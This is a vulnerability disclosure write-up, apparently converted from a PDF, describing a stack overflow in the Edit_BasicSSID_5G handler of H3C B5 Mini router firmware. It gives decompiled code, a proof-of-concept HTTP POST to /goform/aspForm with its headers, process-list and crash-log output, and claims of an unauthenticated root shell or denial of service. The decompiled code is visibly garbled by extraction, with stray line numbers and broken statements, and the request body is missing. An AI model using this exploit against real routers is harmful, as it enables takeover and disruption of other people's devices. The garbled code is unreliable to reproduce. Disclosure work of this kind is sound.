

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the Edit_BasicSSID_5G function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int v30; // [sp+2Ch] [+2Ch]
31
32
    char v31[64]; // [sp+30h] [+30h] BYREF
    int v32[4]; // [sp+70h] [+70h] BYREF
33
34
    int v33[95]; // [sp+80h] [+80h] BYREF
35
36
    memset(v31, 0, sizeof(v31));
37
    memset(v32, 0, sizeof(v32));
    v30 = websgetvar(a1, "param", &dword_49C124);
38
    if (\v30)
39
40
41
      memset 33, 0, 376);
     sscanf(v30, "%[^;]", v31);
42
43
     v15 = atoi(v31);
       v18 = v30 + strlen(v31) + 1;
44
      sscanf(v18, "%[^;]", v32);
45
       v19 = v18 + strlen(v32) + 1;
46
47
      sscanf(v19, "%[^;]", v31);
```

In the Edit_BasicSSID_5G function, V30 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V31, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN PSD REM FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


```
1514 TOOL 1804 S /Din/h3cgameDooStel &
1519 root 296 S /bin/watchdog &
1523 root 360 S sh /var/tmp/uu/monitor.sh &
1524 root 728 S /bin/monitor &
1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500
1670 root 556 S /bin/dhcpd -d -q br0
1837 root 164 S pathsel -i wlan-msh -P -d
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root 572 S telnetd
20745 root 1060 S -mwcli
20953 root 796 S /bin/sh
22493 root 600 S sleep 60
22605 root 2164 S /bin/webs &
22610 root 724 R ps
226244 root 556 S pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.